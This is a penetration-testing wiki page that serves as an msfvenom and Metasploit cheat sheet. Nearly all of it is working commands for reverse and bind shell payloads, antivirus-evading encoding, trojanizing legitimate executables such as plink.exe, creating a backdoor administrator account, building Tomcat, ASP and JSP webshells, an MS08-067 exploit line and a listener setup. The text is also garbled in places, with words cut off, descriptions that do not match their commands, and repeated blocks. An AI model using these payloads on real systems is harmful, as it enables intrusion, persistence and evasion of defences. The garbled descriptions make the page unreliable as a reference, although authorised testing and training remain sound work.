Msfvenom Payloads Cheat Sheet

Penetration Testing Wiki

Extensive list of msfvenom payloads cheat sheet for Metasploit

General commands with Msfvenom


List all payloads types (around 562 types):

```
msfvenom -l payloads
```

Show only Windows x64 payloads:

owershell, js_le, csharp, ...):

```
msfvenom --list formats
```



```
┌──(kali㉿kali)-[~]
└─$ 
```

Metasploit Msfvenom Basic Usage

Difference between staged and non-staged payloads

In **msfvenom** we can choose between staged and non-staged payloads, but what are they?

Non-staged payloads are standalone payloads, that means the whole payload is sent at once to the target. Advantage: Less communications so it is better to avoid detection.

etter for host anti-virus detection.

Payloads generation with Msfvenom

Binary payloads

Generate C code for a Windows target with a TCP reverse shell connecting back to host $LOCALIP:443 (non-staged payload):

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
```

Generate C code for a Windows target with a TCP reverse shell connecting back to host $LOCALIP:443 (staged payload):

```
msfvenom -p windows/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
```

Generate C code for TCP reverse shell to host $LOCALIP:443 obfuscating the payload and avoiding bad chars \x00\x0a\x0d in the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
-e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

Generate C code for reverse shell to host $LOCALIP:443 (TCP) obfuscating the payload and avoiding bad chars \x00\x0a\x0d in the shellcode and spawning the shellcode in a different threat to not crash the main process:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

Generate C code for a bindshell for a Linux target on port TCP/4444 avoiding bad chars \x00\x0a\0d\x20 and obfuscating the shellcode:

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b
"\x00\x0a\x0d\x20" -e x86/shikata_ga_nai
```

Generate JavaScript payload to execute a staged reverse shell against host $LOCALIP on port 443:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f
js_le -e generic/none
```

in file shell_reverse.exe:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -o shell_reverse.exe
```

Generate a Windows EXE with a shellcode executing a reverse shell against host $LOCALIP on port 4444 (TCP). The output will be written in file shell_reverse_msf_encoded.exe. Obfuscate the shellcode doing 9 rounds of obfuscation.

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

Trojanize file plink.exe to execute a reverse shell against host $LOCALIP:4444 (TCP) using 9 rounds of obfuscation and write the output EXE in file shell_reverse_msf_encoded_embedded.exe:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-
binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

Generate an EXE file called met_https_reverse.exe to execute a reverse shell through https (port 443) on host $LOCALIP to connect to a listening meterpreter session:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=$LOCALIP
LPORT=443 -f exe -o met_https_reverse.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -o shell_reverse.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f
exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-
binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

```
msfvenom -p windows/meterpreter/reverse_http LHOST=$LOCALIP LPORT=80
-f exe -e x86/shikata_ga_nai -x /usr/share/windows-
```

shell against host $LOCALIP saved in file

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP -f exe -k
-x calc.exe -o calc_2.exe
```

Staged ELF shared library (.so) payload with a reverse shell:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -o
staged.out -f elf-so
```

Non-staged ELF shared library (.so) payload with a reverse shell:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -o
non-staged.out -f elf-so
```

Generate file meterpreter.exe cointaining a reverse shell against host $LOCALIP on port TCP/443:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP LPORT=443
-f exe -o meterpreter.exe
```

Warning: When using -x parameter, the executable must not be UPX compressed

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP LPORT=443
-f exe -x /usr/share/windows-binaries/plink.exe -e
x86/shikata_ga_nai -o plink-meterpreter.exe
```

Exploit MS08-067 (NetAPI vulnerability) on host $IP and execute a bindshell after exploitation:

```
msfcli windows/smb/ms08_067_netapi RHOST=$IP
PAYLOAD=windows/shell/bind_tcp E
```

Generate a python payload to execute calc.exe omitting characters \x00 (NULL byte):

```
msfvenom -p windows/exec CMD=calc.exe -b "x00" -f py
```

Create account.exe file 20 rounds of obfuscation that contains a payload that will create the user hack3r with password s3cret^s3cret:

```
msfvenom -p windows/adduser -f exe -o account.exe USER=hack3r
```

xecute calc.exe:

```
msfvenom -p windows/exec CMD=calc.exe -f dll -o calc.dll
```

Trojanize Windows Service with 20 rounds of obfuscation to create a new user hack3r with password s3cret^s3cret:

```
msfvenom -p windows/exec CMD=calc.exe -f exe-service
```

```
msfvenom -p windows/adduser -f exe-service -o service.exe
USER=hack3r PASS=s3cret^s3cret -e x86/shikata_ga_nai -i 20
```

Get shellcode assembler code:

```
msfvenom -p linux/x86/exec cmd=whoami R | ndisasm -u -
```

```
Payload size: 42 bytes

00000000  6A0B              push byte +0xb
00000002  58                pop eax
00000003  99                cdq
00000004  52                push edx
00000005  66682D63          push word 0x632d
00000009  89E7              mov edi,esp
0000000B  682F736800        push dword 0x68732f
00000010  682F62696E        push dword 0x6e69622f
00000015  89E3              mov ebx,esp
00000017  52                push edx
00000018  E807000000        call 0x24
0000001D  7768              ja 0x87
0000001F  6F                outsd
00000020  61                popa
00000021  6D                insd
00000022  6900575389E1      imul eax,[eax],dword 0xe1895357
00000028  CD80              int 0x80
```

Get assembler in friendly format to embedded in a python/perl exploit:

```
msfvenom -p linux/x86/exec cmd=whoami R | hexdump -v -e '"\\\x" 1/1
"%02x"'
```

```
Payload size: 42 bytes

\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7
\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89
\xe3\x52\xe8\x07\x00\x00\x00\x77\x68\x6f\x61
\x6d\x69\x00\x57\x53\x89\xe1\xcd\x80
```

ith Msfvenom

reter reverse shell:

```
msfvenom -p java/meterpreter/reverse_tcp -f war -o tomcatapp.war
LHOST=$LOCALIP
```

Tomcat webshell with a standalone reverse shell against host $LOCALIP on port 442:

```
msfvenom -p java/shell_reverse_tcp -f war -o tomcatapp2.war
LHOST=$LOCALIP LPORT=442
```

ASP webshell on Windows:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f
asp -o webshell_reverse_msfvenom.txt
```

JSP webshell on Linux:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -o
test.jsp -f jsp
```

-v payload: specifies the payload name!! Very useful when replacing existing payloads in existent exploits

Using Metasploit and wait for a reverse shell

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 443
set LHOST $LOCALIP
exploit
```

More info:

- https://www.offensive-security.com/metasploit-unleashed/msfvenom/

PW

his post?

Click on a star to rate it!

★★★★★

Average rating 3.8 / 5. Vote count: 5

Search

Search ...

Tags

adb androguard android aws bat blockchain brave buffer overflow burpsuite ceh cloud cve der docker ethereum frida fuzzing google google dork hacks http level-advanced mobsf nft oob oscp pem pentesting php radamsa red team rustscan shellcode shells solc solidity sql ssrf taeho oh terminalizer viewstate web web3 wordpress xss

Pages

About pentestwiki.org

Blog

Main_Page

Privacy Policy

What is Penetration Testing?

₿ Blockchain Block Explorers

₿ Smart Contract Security Tools in 2022

☑ 15 tools for Pivoting (Post-exploitation)

☑ 17 techniques for Privilege Escalation in Windows and Linux

☑ Attacks on SSL/TLS protocols

PW

cks

ion

☑ Direct and reverse shells

☑ Directory Traversal Cheat Sheet

☑ Dynamic Analysis for Android and iOS

☑ Enumeration Cheat Sheet

☑ Environments escape

☑ Exploiting Cloud Infrastructure

☑ Exploiting Network infrastructure

☑ Intro to exploitation

☑ Intro to Lateral Movement Techniques

☑ Intro to Post Exploitation

☑ Intro to web application testing

☑ Metasploit Meterpreter Cheat Sheet

☑ Msfvenom Payloads Cheat Sheet

☑ OT ICS Security

☑ OWASP TOP 10 explained

☑ Password cracking

☑ PowerShell frameworks for Post-exploitation

☑ Protections to mitigate mobile applications attacks

☑ Reconnaissance

☑ Scanning

☑ SQL Exploitation: Injection and Remote Code Execution

☑ SSRF Payloads List

PW

LICATION SECURITY

r BLUE TEAMS

☑ Tools and Frameworks for RED TEAMS

☑ Tools for Web Penetration Testing

☑ Types of Web Application Attacks

☑ Webpentest through SOCKS proxy

Recent Posts

How to hijack Android OS calls with Frida

Web3 Security Cheat Sheet

How to reverse engineer any Android game using Unity

How to compile a Solidity Smart Contract with solc-js

How to install solc in Linux

Search topic

Search ...

Tools

◯DomainScan.xyz | Advanced Attack Surface Scanning

◯Exploit Names Generator

◯Web QR code

◯MSFvenom Payload Generator

pentestwiki.org is a site dedicated to professional penetration testing, offensive security, ethical hacking and cybersecurity in general.

Learn Pentesting Like a Pro - Android App

pentestwiki.org